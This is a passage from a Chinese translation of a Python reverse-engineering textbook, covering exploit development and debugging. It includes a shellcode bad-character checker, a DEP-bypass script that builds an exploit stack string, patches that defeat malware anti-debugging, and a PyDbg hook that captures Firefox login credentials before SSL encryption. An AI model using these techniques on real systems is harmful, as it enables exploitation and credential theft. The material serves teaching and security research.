    debug_shellcode = debug_shellcode.encode("HEX")

    imm.log("Address: 0x%08x" % address)
    imm.log("Shellcode Length : %d" % length)

    imm.log("Attack Shellcode: %s"    % shellcode[:shellcode_length])
    imm.log("In Memory Shellcode: %s" % debug_shellcode[:shellcode_length])
```

```
# 对两段 shellcode 缓冲区进行逐字节的比对
count = 0
while count <= shellcode_length:

    if debug_shellcode[count] != shellcode[count]:

        imm.log("Bad Char Detected at offset %d" % count)
        bad_char_found = True
        break

    count += 1

if bad_char_found:
    imm.log("[*****] ")
    imm.log("Bad character found: %s" % debug_shellcode[count])
    imm.log("Bad character original: %s" % shellcode[count])
    imm.log("[*****] ")

return "[*] !badchar finished, check Log window."
```

在上示的代码之中，我们实际上只向 Immunity Debugger 的内建库借用了函数 readMemory()，而剩余的部分只是一些简单的 Python 字符串比对。现在你所要做的就是将自己的 shellcode 在 badchar.py 脚本中声明为一个 ASCII 字符串，并以如下形式运行：

```
!badchar <搜索坏字符的起始地址>
```

以图 5-3 中所示情况为例，我们将从 ESP+0x4 处开始搜寻坏字符，其对应的绝对地址为 0x00AEFD4C，那么我们应当执行如下的 PyCommand 命令：

```
!badchar 0x00AEFD4C
```

一旦我们的脚本发现有坏字符存在便会马上发出警告，这将为我们省下大量用于调试在半途便崩溃的 shellcode 或者用于逆向分析过滤器所耗费的时间。

5.3.3 绕过 Windows 下的 DEP 机制

DEP 是微软的 Windows 系统（XP SP2, 2003 和 Vista）为了防止位于某些内存区域（例如堆和栈）中的数据被视作代码执行而实现的一种安全机制。这种机制可以挫败绝大多数 exploit 程序执行 shellcode 的企图，因为绝大多数 exploit 将 shellcode 存于栈或堆中。然而有一种广为人知的技巧[①]可以帮助我们绕过这一限制而无需关心自己的 shellcode 是存于栈

① 详情请参见 Skape 和 Skywing 的论文 http://www.uniformed.org/?v=2&a=4&t=txt。

上还是堆中，我们需要用到一个本地的 Windows API 来帮助关闭当前执行进程中的 DEP 功能。Immunity Debugger 自带了一个名为 findantidep.py 的 PyCommand，用于帮助找寻合适的指令地址置于我们的 exploit 之中，它将致使 DEP 保护机制失效并负责将我们的 shellcode 顺利地运行起来。下面我们将向你揭示绕过 DEP 的大致流程以及如何借助既有的 PyCommand 找到所需的关键指令地址。

我们将使用一个未被官方公开的 Windows API 函数 NtSetInformationProcess()[①]来冻结目标进程中的 DEP 保护功能，这个函数的声明如下所示：

```
NTSTATUS NtSetInformationProcess(
    IN HANDLE hProcessHandle,
    IN PROCESS_INFORMATION_CLASS ProcessInformationClass,
    IN PVOID ProcessInformation,
    IN ULONG ProcessInformationLength );
```

为了废止某个进程中的 DEP，你需要调用函数 NtSetInformationProcess()并确保参数 ProcessInformationClass 被设为 ProcessExecuteFlags（0x22），以及参数 ProcessInformation 被设置为 MEM_EXECUTE_OPTION_ENABLE(0x2)。然而随之而来的问题就是我们的 shellcode 为了调用这个函数而构造的栈帧将不可避免地包含 NULL 字符，这对绝大多数 shellcode 而言都会是一个问题（参见“坏字符过滤”）。解决这一问题的诀窍在于找到一段现成的 NtSetInformationPrcess()函数调用代码，并且这段代码已为我们构造了完全合适的栈帧，因此我们所须做的只是设法使我们的 shellcode“空降”于此。在动态链接库 ntdll.dll 中已有一处已知的位置为我们实现了这一切。下面是我们使用 Immunity Debugger 在 Windows XP SP2 环境下从 ntdll.dll 中提取的相关反汇编输出信息。

```
7C91D3F8   . 3C 01         CMP AL,1
7C91D3FA   . 6A 02         PUSH 2
7C91D3FC   . 5E            POP ESI
7C91D3FD   . 0F84 B72A0200  JE ntdll.7C93FEBA
...
7C93FEBA   > 8975 FC       MOV DWORD PTR SS:[EBP-4],ESI
7C93FEBD   .^E9 41DFDFFF    JMP ntdll.7C91D403
...
7C91D403   > 837D FC 00    CMP DWORD PTR SS:[EBP-4],0
7C91D407   . 0F85 60890100  JNZ ntdll.7C935D6D
...
7C935D6D   > 6A 04         PUSH 4
```

① 有关函数 NtSetInformationProcess()的详细信息可以在此处找到 http://undocumented.ntinternals.net/UserMode/Undocumented%20Functions/NT%20Objects/Process/NtSetInformationProcess.html

```
7C935D6F   . 8D45 FC       LEA EAX,DWORD PTR SS:[EBP-4]
7C935D72   . 50            PUSH EAX
7C935D73   . 6A 22         PUSH 22
7C935D75   . 6A FF         PUSH -1
7C935D77   . E8 B188FDFF    CALL ntdll.ZwSetInformationProcess
```

沿着上示代码的执行路径我们首先看到一条比较指令被用于在寄存器 AL 与立即数 1 之间进行比对，接着寄存器 ESI 被填入数值 2。假设之前的 AL 寄存器确实为 1，代码执行流将经由一个条件跳转指令跳转至 0x7C93FEBA 处。ESI 中的值（此时 ESI 中的值仍然被设为 2）将在此处被存入 EBP-4 作为栈上变量。接着是一个无条件跳转指令使得程序流直接跳向 0x7C91D403 处，此处的指令将检测到我们的栈上变量（仍然设为 2）为非零值，然后经由一个条件跳转指令我们直接跳向 0x7C935D6D 处，当程序流执行到此处时，形势开始变得更有趣了，我们看到数值 4 被压入栈中，接着栈变量 EBP-4（仍然为 4!）被载入 EAX 寄存器，EAX 同样会被压入栈中，紧跟着被压入栈中的是数值 0x22 和数值-1（-1 在此时被用作进程句柄表示是当前的进程需要禁用 DEP），最后则是一个指向 ZwSetInformationProcess（这是函数 NTSetInformationProcess 的另一个别名）的函数调用。实际上这段指令为我们构造了如下形式的一个函数调用：

```
NtSetInformationProcess(-1,0x22,0x2,0x4)
```

天时地利！这为我们冻结当前进程中的 DEP 几乎铺平了道路，我们需要设法使 exploit 程序帮助我们着陆于此处，以使得程序流沿着上述的路径执行。在我们触碰到这一位置之前请确保 AL（EAX 寄存器的低位字节）中的值被设为 1。此外我们还需确保在上述代码解除 DEP 机制之后我们能够顺利地将控制权转交给 shellcode，就像在一般的溢出场景中所做的那样，我们可以经由一条形式类似 JMP ESP 的指令来实现这一过渡。现在让我们来总结一下所需满足的 3 个先决条件：

- 找到一处地址可以将 AL 寄存器中的值设为 1 并随后返回；
- 找到一处地址，从此处开始执行的一系列指令可以为我们废除 DEP 机制；
- 找到一处地址可以将代码执行流重定向至 shellcode 的头部。

通常你可能得以手动方式四处找寻符合上述条件的地址，然而来自 Immunity 的 exploit 开发人员早已为你准备了一个名为 findantidep.py 的 Python 小脚本来帮助你渡过难关。它甚至为你创建了 exploit 攻击字符串，不费吹灰之力你便可将其复制粘贴进自己的 exploit 之中。现在让我们来看一下脚本 findantidep.py 的源码并用其小试一下牛刀。

findantidep.py

```
import immlib
import immutils
```

```
def tAddr(addr):
    buf = immutils.int2str32_swapped(addr)
    return "\\x%02x\\x%02x\\x%02x\\x%02x" %( ord(buf[0],
           ord(buf[1], ord(buf[2]), ord(buf[3]) )


DESC="""Find address to bypass software DEP"""

def main(args):
    imm = immlib.Debugger()
    addylist = []
    mod = imm.getModule("ntdll.dll")

    if not mod:
        return "Error: Ntdll.dll not found!"

    # 搜寻第一处地址
❶   ret = imm.searchCommands("MOV AL,1\nRET")
    if not ret:
        return "Error: Sorry, the first addy cannot be found"

   for a in ret:
        addylist.append( "0x%08x: %s" % (a[0], a[2]) )

     ret = imm.comboBox("Please, choose the First Address [sets AL to 1]",
      addylist)

    firstaddy = int(ret[0:10], 16)
    imm.Log( "First Address: 0x%08x" % firstaddy, address = firstaddy )

    # 搜寻第二处地址
❷   ret = imm.searchCommandsOnModule( mod.getBase(),
     "CMP AL,0x1\n PUSH 0x2\n POP ESI\n" )

    if not ret:
        return "Error: Sorry, the second addy cannot be found"

    secondaddy = ret[0][0]
    imm.Log( "Second Address %x" % secondaddy, address = secondaddy )

    # 搜寻第三处地址
❸   ret = imm.inputBox("Insert the Asm code to search for")
```

```
    ret = imm.searchCommands(ret)

    if not ret:
        return "Error: Sorry, the third address cannot be found"

    addylist = []

    for a in ret:
        addylist.append( "0x%08x: %s" % (a[0], a[2]) )

    ret = imm.comboBox("Please, choose the Third return Address [jmps to
     shellcode]", addylist)

    thirdaddy = int(ret[0:10], 16)

    imm.Log( "Third Address: 0x%08x" % thirdaddy, thirdaddy )

❹   imm.Log( 'stack = "%s\\xff\\xff\\xff\\xff%s\\xff\\xff\\xff\\xff" +
     "A"*0x54 + "%s" + shellcode ' %
                ( tAddr(firstaddy), tAddr(secondaddy), tAddr(thirdaddy) )
```

首先我们搜索能够将 AL 寄存器置为 1 后立即返回的指令地址❶并让用户从返回的地址列表中选用一个。接着我们从动态链接库 ntdll.dll 中搜得可以帮助废除 DEP 的系列指令❷，第三个步骤便是让用户输入能够帮助代码流回归至 shellcode 的指令或者指令序列❸，我们让用户从返回的结果地址列表中选取一个。最后脚本以输出结果至日志窗口告终❹。图 5-4 到图 5-6 向你演示了这一过程是如何进行的。



图 5-4　首先我们选取一个指令地址来帮助我们将 AL 设为 1



图 5-5　接着输入一条指令或一组指令来帮助我们回归至 shellcode 的头部位置



图 5-6　从上一步骤所返回的搜索结果中选取一处地址

最后你将在日志窗口中看到脚本的输出结果，如下所示：

```
stack = "\x75\x24\x01\x01\xff\xff\xff\xff\x56\x31\x91\x7c\xff\xff\xff\xff"+
"A" * 0x54 + "\x75\x24\x01\x01" + shellcode
```

现在你只须将上示的输出结果复制到你的 exploit 中，并拼接上自制的 shellcode。这个脚本可以帮助你轻易地移植旧有的 exploit 程序，以对付那些有 DEP 保护机制撑腰的目标，也可以为你新出炉的 exploit 即刻戴上 DEP 的免役光环。这是一个绝佳的例子向你演示了如何将原本可能耗费数小时的手动搜寻过程转变为只消 30 秒的例行公事。你可以看到适当地利用 Python 脚本可以帮助你在极短的时间内开发出更可靠且移植性更佳的 exploit 程序。下面我们将再次使用 immlib 来绕过那些经常在恶意软件样本中出现的反调试例程。

5.4　破除恶意软件中的反调试例程

现今的恶意软件及其各色变种在感染方式，传播途径以及自我防护手段方面正变得愈加狡猾。撇去一般的代码混淆技术，例如加壳或者加密技术不谈，恶意软件还经常会使用一些反调试例程试图阻止恶意软件分析人员通过调试手段来了解自身的行为。通常只消使用 Immunity Debugger 并配合一些简易的 Python 脚本，便可帮助你绕过其中的相当一部分的反调试例程。下面让我们来看几种颇为流行的反调试例程实例，并编写出相应的脚本代码绕过它们。

5.4.1　IsDebuugerPresent

到目前为止最为常见的一种反调试手段就要属使用 API 函数 IsDebuggerPresent()了。这个函数由动态链接库 kernel32.dll 导出，并且无需任何调用参数。当有调试器附加在当前进程上时返回 1，反之则返回 0。当我们试图反编译这个函数时，你将看到如下的汇编指令列表：

```
7C813093 >/$ 64:A1 18000000 MOV EAX,DWORD PTR FS:[18]
7C813099  |. 8B40 30       MOV EAX,DWORD PTR DS:[EAX+30]
```

```
7C81309C  |. 0FB640 02      MOVZX EAX,BYTE PTR DS:[EAX+2]
7C8130A0  \. C3           RETN
```

上示的代码首先载入 TIB（线程信息块）的所在地址，线程信息块总是位于 FS 数据段的 0x18 偏移地址处。然后程序载入 PEB（进程环境块），进程环境块总是位于线程信息块的 0x30 偏移地址处。接着第三条指令将位于 PEB 中的成员变量 BeingDebugged 载入 EAX 寄存器，这个成员变量位于 PEB 块的 0x2 偏移地址处。若此时存在一个调试器正附加于当前进程之上，这个成员变量的值将被设置为 0x1，来自 Immunity 的 Damian Gomez[①]发布了一个简单的绕过方式，这种方式只有一行 Python 代码，你可以将这行代码裹于一个单独的 PyCommand 命令之中或者也可以从 Immunity Debugger 所提供的 Python shell 下直接执行，如下所示：

```
imm.writeMemory( imm.getPEBaddress() + 0x2, "\x00" )
```

上示的代码只是简单地将 PEB 块中的 BeingDebugged 标志清零，以此标志作为评判标准的恶意软件将因此遭受戏弄。

5.4.2 破除进程枚举例程

恶意软件也往往会试图枚举目标主机上的所有活动进程，以此来判别是否存在一个运行中的调试器进程。例如当你使用 Immunity Debugger 分析某病毒样本时，Immunity Debugger.exe 将被注册为一个活动进程。为了枚举出当前系统中的所有活动进程，恶意软件需要借助函数 Process32First 来获取注册在当前系统进程列表中的首个进程，并通过使用 Process32Next 来遍历完所有进程。这两个函数均通过返回一个布尔类型的值来显示本次进程迭代成功与否。因此我们只需给这两个函数打上补丁，以确保函数总是返回零值。我们将借助 Immunity Debugger 强大的内建汇编器来帮助实现这一过程。让我们来看一下以下代码：

```
❶ process32first = imm.getAddress("kernel32.Process32FirstW")
  process32next  = imm.getAddress("kernel32.Process32NextW")

  function_list  = [ process32first, process32next]

❷ patch_bytes    = imm.Assemble( "SUB EAX, EAX\nRET" )

  for address in function_list:
❸       opcode = imm.disasmForward( address, nlines = 10 )
```

① 介绍这一绕过方式的原帖位于 http://forum.immunityinc.com/index.php?topic=11.0。

```
❹          imm.writeMemory( opcode.address, patch_bytes )
```

我们首先获取上述这两个进程迭代函数的所在地址，并将这两者存于一个列表之中供我们后续使用❶。接着我们将一组指令编译成相应的 opcode 以用于将 EAX 寄存器清零并在此之后返回，这段 opcode 将构成我们的补丁❷。在打上补丁之前，我们还需从函数 Process32First/Next 的头部位置向前连续反汇编至第 10 条指令❸。之所以要这样做是因为某些较高级的恶意软件会检查这些函数的头几个字节是否完好，以此来评判这些函数是否被打上了补丁。这一伎俩在有经验的逆向工程师面前自然不在话下，我们只需选择在深入函数 10 条指令之后的位置打上补丁一般便可绕过。当然我们不排除恶意软件校验整个函数的可能性，但是这一策略已经足够应付绝大多数的情况了。最后我们在选定的位置上打上补丁❹，这样上述的两个进程迭代函数无论在何种情况下将一律返回 false。

我们已经通过两个实例向你演示了如何结合使用 Immunity Debugger 和 Python 来自动化绕过恶意软件中的调试器检测例程。除了在这里提及的两种基本反调试技术之外，还存在着其他众多的反调试技术等待你去破解，并且不断有新的反调试技术在不断演化中出炉，这将是一场永无境的战争。

现在你的常备军火库中又应多了一把利器，下面我们将目光转移到另一种在逆向工程中经常被用到的技术——钩子。

CHAPTER

6

第 6 章　钩子的艺术

钩子作为一种强大的进程监测技术，常被用于修改进程的代码执行流向，以达到监视数据访问或者篡改数据内容的目的。钩子技术是 Rootkit 得以隐藏自身、键盘记录器得以窃取键盘敲击记录，以及调试器得以实现高效调试的关键所在！逆向工程师只需通过部署一些简易的钩子便可实现自动化的信息采集，从而为自己免去大量枯燥的手工调试时间。钩子是一种简单到难以置信，同时却不失强大的技术。

在 Windows 平台下有着大把不同的钩子实现方式可供你选择，在这里我们将只关注于两种基本形式的钩子，我个人倾向于将它们分别称作“软”钩子与“硬”钩子。“软”钩子的实现及部署过程涉及进程附加操作，以及对 INT3 中断指令的使用以截获程序流。这在你听来也许早已耳熟能详，没错！本书第 4 章 4.1 节 **扩展断点处理例程** 本质上正是在教你编写自己的第一个软钩子。而“硬”钩子的实现机制则要求你以硬编码的形式向目标进程中写入一条跳转指令，以使得同样使用汇编编写而成的钩子代码能够得以执行。软钩子适用于拦截那些调用次数或频繁度较低的函数。对于那些受到频繁调用的函数例程，为了对目标进程施加最小的影响，硬钩子将成为我们的不二选择。硬钩子的首要拦截对象主要有调用频繁的堆管理例程以及高密度的文件 I/O 操作。

我们将会用到之前被提及的软件工具来实施上述的两种钩子技术。我们将分别利用 PyDbg 下的软钩子机制来嗅探出有待加密的网络数据流，以及 Immunity Debugger 所提供的硬钩子来做一些高性能的堆操作检测。

6.1　使用 PyDbg 部署软钩子

我们将要考察的第一个例子涉及位于网络应用层面上数据加密。为了理解一个网络客户端与服务器程序之间的交互方式，通常我们会借助如 Wireshark[①]一类的网络流分析工

① 请参见 http://www.wireshark.org。

具。不幸的是，当应用层上的数据一旦被施以加密措施之后，等到我们在网络层上所观测到的数据早已掩盖了目标协议的原有本质，对此像 Wireshark 这一类的工具也只有束手无策的份。因此我们将转而求诸软钩子以赶在加密机制实施之前截获数据，同样我们也可以在目标接收到数据并完成相应的解密例程后故技重施，以坐收渔利。

这里我们选定一款流行的开源浏览器 Mozilla Firefox[①]作为我们的演练对象，在这次任务中我们佯装 Firefox 是一款闭源软件（只要你没有阅读过过多的 Firefox 源码，这并不会降低这个实例的启发意义），而我们的目标就是从进程 firefox.exe 中嗅出那些即将发往服务器并且尚未加密的明文数据。在 Firefox 中使用最为常见的一种加密形式便是 SSL（安全套接字层）加密，因此我们将以此为例来进行演练。

为了追踪出那些负责传送未经加密的明文数据的相关函数调用，你可以从追踪模块间调用开始入手，有关这一技术的细节已在 immunityinc 的技术论坛上有过详细的讨论：http://forum.immunityinc.com/index.php?topic=35.0。当我们谈论到应放置钩子于何处时，通常并不存在真正意义上的“标准答案”，这往往是一个仁者见仁，智者见智的问题。这里为了统一我们的口径，就让我们将挂钩点设于函数 PR_Write 的身上，这个函数由动态链接库 nspr4.dl 导出。当这个钩子命中时，你会发现位于栈上[ESP+8]处有一个指向 ASCII 字符串的指针，而这其中正包含着我们所提交的且还未经加密的明文数据。栈指针寄存器 ESP 偏移+8 表示这是传入 PR_Write 的第二个参数，此处正是每逢钩子命中之时我们所需光顾之地，钩子函数在捕获这段 ASCII 数据后将交还程序执行流的控制权。

现在就让我们来验证一下上述的拦截方式是否奏效，打开 Firefox 浏览器，在地址栏中输入：https://www.openrce.org/，这是我个人最常光顾的站点之一。一旦你接受了此站点颁布的 SSL 证书文件，相关页面即可被载入，将 Immunity Debugger 附加到 firefox.exe 进程上，并在 nspr4.PR_Write 上设置断点。接着找到位于 OpenRCE 站点主页右上角的登录表单，向用户名表单中输入 test，我们同样将密码也设为 test，最后点击 Login 按钮。之前设下的断点应当在瞬间被触发，你若持续地按 F9 键，你将看到这个断点会被多次命中。最终你将看到栈上的那个字符串指针所指向的内容如下所示：

```
[ESP+8] => ASCII "username = test & remember_me = on"
```

赞！我们先前提交的用户名与密码信息可谓是尽收眼底，如果你试图从网络层去观测这些业务活动，在 SSL 强加密的作用下这些数据将显得极度晦涩而让人毫无头绪。这一伎俩并不仅仅适用于 OpenRCE 站点，你可以尝试着吓自己一跳，去登录其他一些涉及更多隐私的站点，那些暴露在你眼皮底下的明文数据几乎是唾手可得。下面让我们来自动化实

① 若要下载 Firefox 浏览器，请访问 http://www.mozilla.com/en-US/。

现这一过程，以免去手工控制调试器的麻烦。

在使用 PyDbg 创建软钩子前，你首先需要创建一个钩子容器用于存放你所有的钩子对象。你可以使用如下的方式来获取一个容器实例：

```
hooks = utils.hook_container()
```

hook_container 类提供了一个 add()函数用于帮助添加钩子，这个函数的原型如下所示：

```
add(pydbg, address, num_arguments, func_entry_hook, func_exit_hook)
```

第一个参数为一个有效的 pydbg 对象，下一个参数 address 用于指明你意图安装的钩子所在位置，参数 num_arguments 则用于告知钩子函数目标函数栈上的参数个数。func_entry_hook 与 func_exit_hook 作为回调函数将分别在钩子命中时（入口点）与被挂钩的目标函数执行完毕后（出口点）被调用。入口点函数可用于捕获传入目标函数的参数取值信息，而出口点函数则常被用于捕获目标函数的返回值。

你所提交的入口点回调函数必须遵从如下所示的原型：

```
def entry_hook(dbg, args):

    #可在此处放置钩子代码

    return DBG_CONTINUE
```

参数 dbg 仍然是那个在添加钩子时所使用的有效 pydbg 对象。参数 args 表示钩子命中时从目标函数栈上所获取的一个参数列表，这个列表的索引号当从 0 开始（Zero-based）计数。

出口点回调函数的原型略有不同，它持有一个额外的参数，用于保存目标函数的返回值（寄存器 EAX 中的值）。

```
def exit_hook(dbg, args, ret):

    # 可在此处放置钩子代码

    return DBG_CONTINUE
```

下面我们将向你演示如何利用一个软钩子来“嗅”出处于加密前的明文数据流，创建一个全新的 Python 文件，将其命名为 firefox_hook.py，并输入以下代码：

```
from pydbg import *
from pydbg.defines import *

import struct
import utils
import sys
```

```
dbg          = pydbg()
found_firefox = False

# 设置一个全局的字符串匹配模式，钩子函数将按此匹配条件搜索数据
pattern      = "password"

# 钩子的入口点回调函数，args[1]将是我们需要
# 重点关照的参数
def ssl_sniff( dbg, args ):

    # 现在读取栈上第二个参数指针所指向的内存数据，这块内存区域中
    # 应当包含着一个 ASCII 字符串，因此我们将逐字节地读取数据直到
    # 第一个 NULL 字节出现为止
    buffer  = ""
    offset  = 0

    while 1:
        byte = dbg.read_process_memory( args[1] + offset, 1 )

        if byte != "\x00":
            buffer  += byte
            offset  += 1
            continue
        else:
            break

    if pattern in buffer:
        print "Pre-Encrypted: %s" % buffer

    return DBG_CONTINUE


# 通过一次简易的进程枚举来搜索 firefox.exe 进程
for (pid, name) in dbg.enumerate_processes():

    if name.lower() == "firefox.exe":

        found_firefox = True
        hooks         = utils.hook_container()

        dbg.attach(pid)
        print "[*] Attaching to firefox.exe with PID: %d" % pid
```

```
            # 解析出目标函数所在的地址
              hook_address  = dbg.func_resolve_debuggee("nspr4.dll","PR_Write")

            if hook_address:
                # 向容器中添加钩子，此处我们无需使用出口点回调函数，因此我
                # 们将其设置为 None
                hooks.add( dbg, hook_address, 2, ssl_sniff, None)
                print "[*] nspr4.PR_Write hooked at: 0x%08x" % hook_address
                break
            else:
                print "[*] Error: Couldn't resolve hook address."
                sys.exit(-1)


    if found_firefox:
        print "[*] Hooks set, continuing process."
        dbg.run()
    else:
        print "[*] Error: Couldn't find the firefox.exe process. Please fire up
firefox first."
        sys.exit(-1)
```

上示代码可以说是相当简单易懂，它首先在 PR_Write 上设下一个钩子，当钩子命中时，我们试图读取栈上第二个参数所指向的 ASCII 字符串。如果这一字符串与我们之前定下的 pattern 变量相匹配，它将被输出至控制台。现在开启一个新的 Firefox 进程实例，并从命令行下执行我们的脚本 firefox_hook.py。接着重复我们之前的操作步骤，直至我们向 https://www.openrce.org/再次提交登录表单，你将看到与列表 6-1 所示内容相似的输出信息。

列表 6-1：酷！用户名和密码明文信息就此现形

```
[*] Attaching to firefox.exe with PID: 1344
[*] nspr4.PR_Write hooked at: 0x601a2760
[*] Hooks set, continuing process.
Pre-Encrypted: username=test&password=test&remember_me=on
Pre-Encrypted: username=test&password=test&remember_me=on
Pre-Encrypted: username=jms&password=yeahright!&remember_me=on
```

软钩子作为一种轻量级别的同时又不失强大的技术，被广泛应用于各种调试与逆向场景之中。上述的实例便是一个供软钩子发挥的绝佳舞台。但是当我们将软钩子施加于某些调用频繁的函数身上时，目标进程的运行状态便有可能会慢如爬虫，或者开始显现一些怪

异的行为，甚至可能出现崩溃。这是因为软钩子所依赖的 INT3 指令会导致中断处理例程接过控制权，直到相应的钩子代码执行完毕后再交还目标进程的控制权。若这一过程每秒钟需要发生上千次的话，大量的性能损失将不可避免！下面我们将借助硬钩子技术来帮助我们绕过上述的性能瓶颈问题。

6.2　使用 Immunity Debugger 部署硬钩子

硬钩子技术相较于软钩子更为高级，这种技术要求我们的钩子代码直接由 x86 汇编码（或者是其他特定平台相关的机器语言）编写而成，因此它对目标进程的性能所造成的影响远小于软钩子。对于软钩子机制，从断点触发到钩子代码执行，再到目标进程恢复执行状态，这中间发生了大量的事件（以及大量额外的指令）。而对于硬钩子的实现机制而言，你实质上所做的仅是扩展某一小块特定的代码，来引导你的钩子代码运行起来，并接着让代码回到正常的执行路径上来。这两者之间最本质的区别在于当你使用硬钩子时，目标进程从未真正意义上地停止过，而软钩子则恰好相反。

Immunity Debugger 提供了一种名为 FastLogHook 的简易钩子类，这个钩子类可以为我们免去布置一个硬钩子所需的种种麻烦。FastLogHook 对象会自动为我们设立一个汇编代码桩，这段代码桩（stub）可用于记录我们所需的数据，一条指向代码桩的跳转指令将被用于覆盖所要挂钩的原有进程指令。当你试图构建一个 FastLogHook 钩子时，你首先需要指定一个挂钩点，其次需要指定想要记录的数据所在地。下面给出构建一个硬钩子的基本框架：

```
imm  = immlib.Debugger()
fast = immlib.FastLogHook( imm )

fast.logFunction( address, num_arguments )
fast.logRegister( register )
fast.logDirectMemory( address )
fast.logBaseDisplacement( register, offset )
```

方法 logFunction()负责为我们布置钩子，为此我们需要告知挂钩点的确切地址，以及所要截获的参数个数。如果你选择在某个函数的头部位置设置钩子并意图捕获位于函数栈上的参数值，那么你应该设置正确的参数个数。如果你选择某个函数的出口位置作为挂钩点，那么你只须将 num_arguments 设置为零值即可。另外方法 logRegister()、logBaseDisplacement()和 logDirectMemory()负责为我们记录数据，这三个 log 函数的原型如下所示：

```
logRegister( register )
```

```
logBaseDisplacement( register, offset )
logDirectMemory( address )
```

logRegister()方法负责在钩子命中时跟踪特定寄存器中的值，当你试图捕获存于 EAX 寄存器中的函数调用返回值时，这个方法便可派上用场。logBaseDisplacement()方法接受一个寄存器以及一个偏移地址作为参数，它专为解析栈上的参数或者提取（以某寄存器为基地址）某偏移位置上的内存数据而设计。最后的一个方法 logDirectMemory()用于在钩子命中时记录某一已知内存地址上的值。

每逢有设下的钩子被命中时，与之配套的 log 函数也会随之被触发，它们会把所捕获到的数据信息统一存于由 FastLogHook 对象专门为此分配的一块内存区域中。若要回取这些数据信息，你可以借助使用一个便利的包装函数 getAllLog()，这个函数会替我们解析上述的内存区域并返回一个如下形式的 Python 列表：

```
[( hook_address, ( arg1, arg2, argN )), ... ]
```

从上示的列表中不难看出每一次被挂钩的函数在接受调用时，相应的函数地址将被记录下来，这个地址被存于 hook_address 之中，而你所要求记录下来的数据信息以一个元组(tuple)的形式均被存于第二项中。需要留意的是 Immunity Debugger 还提供了另一种风格的硬钩 子——STDCALLFastLogHook，这一钩子的行为方式针对 STDCALL 调用约定做了一些调整。对于一般的 cdecl 函数调用约定我们只需使用普通的 FastLogHook 即可。这两种钩子在使用方式上其实是完全一致的。

向你展示硬钩子强大威力的一个绝佳例子便是 Immunity Debugger 下的一个名为 hippie 的 PyCommand 命令，这个 PyCommand 由来自 Immunity 的 Nicolas Waisman(一位在堆溢出领域的先锋人物)所编写的。用 Nico 自己的话来解释：

> Hippie 的出现是为了专门提供一种高性能的数据记录钩子，以用于应付像 win32 API 堆操作例程，这一类调用次数与频度巨大的函数例程。以 Windows 记事本为例，打开一个记事本程序中的文件对话框会引发大约 4500 次对函数 RtlAllocate 或者函数 RtlFreeHeap 的调用。如果你将矛头指向 IE 浏览器这样的程序，堆操作例程的调用次数会频繁得多，你将看这个数字至少 10 倍的增长。

正如 Nico 所言，我们可以将 hippie 作为一个绝佳的例子来指导我们如何监测堆操作例程的调用状况，理解这些堆相关例程的行为方式对于编写基于堆溢出的漏洞利用至关重要。为了保证这个例子的简洁性，我们将只对 hippie 代码的核心部分作分析，并在此过程中提炼出一个精简版的 hippie，我们将其更名为 hippie_easy.py。

在我们开始前，先来看一下函数 RtlAllocateHeap 和函数 RtlFreeHeap 的原型，这将有

助于理解我们后面将要设置的挂钩点。

```
BOOLEAN RtlFreeHeap(
IN PVOID HeapHandle,
IN ULONG Flags,
IN PVOID HeapBase
);

PVOID RtlAllocateHeap(
IN PVOID HeapHandle,
IN ULONG Flags,
IN SIZE_T Size
);
```

我们将捕获堆释放例程 RtlFreeHeap 的所有三个参数的取值，而对于堆分配例程 RtlAllocateHeap，除了其所持有的三个调用参数外，我们还将记录其最终返回的指针值，这个返回的指针应当指向新建的堆块。现在我们对所要挂钩的对象已有所了解，下面创建一个全新的 Python 文件，将其命名为 hippie_easy，并输入如下的代码：

hippie_easy.py

```
import immlib
import immutils

# Nico 编写的这个辅助函数可用于搜索包含特定 ret 指令的基本块，
# 它将被用于寻找函数 RtlAllocateHeap 中合适的挂钩点
❶ def getRet(imm, allocaddr, max_opcodes = 300):
    addr = allocaddr

    for a in range(0, max_opcodes):
        op = imm.disasmForward( addr )

        if op.isRet():
            if op.getImmConst() == 0xC:
                op = imm.disasmBackward( addr, 3)
                return op.getAddress()
        addr = op.getAddress()

    return 0x0

# 一个简易的包装函数用于直观地打印钩子所记录下来的数据信息，
# 函数将为我们检验挂钩点是否为函数 RtlAllocateHeap 与 RtlFreeHeap 的地址
def showresult(imm, a, rtlallocate, extra = ""):
    if a[0] == rtlallocate:
```

```
            imm.Log("RtlAllocateHeap(0x%08x, 0x%08x, 0x%08x) <- 0x%08x %s" %
            ( a[1][0], a[1][1], a[1][2], a[1][3], extra), address = a[1][3]  )

            return "done"

        else:
            imm.Log("RtlFreeHeap(0x%08x, 0x%08x, 0x%08x) %s" % (a[1][0],
            a[1][1], a[1][2], extra)  )

    def main(args):

        imm         = immlib.Debugger()
        Name        = "hippie"

        fast = imm.getKnowledge( Name )
❷       if fast:
            # 对于我们之前设置下的钩子，应打印钩子函数所
            # 记录下来的所有数据信息
            hook_list = fast.getAllLog()

            rtlallocate, rtlfree = imm.getKnowledge("FuncNames")
            for a in hook_list:
                ret = showresult( imm, a, rtlallocate )

            return "Logged: %d hook hits. Results output to log window." %
len(hook_list)
        # 在我们大动干戈前先暂停调试器
        imm.Pause()

        rtlfree     = imm.getAddress("ntdll.RtlFreeHeap")
        rtlallocate = imm.getAddress("ntdll.RtlAllocateHeap")

        module = imm.getModule("ntdll.dll")
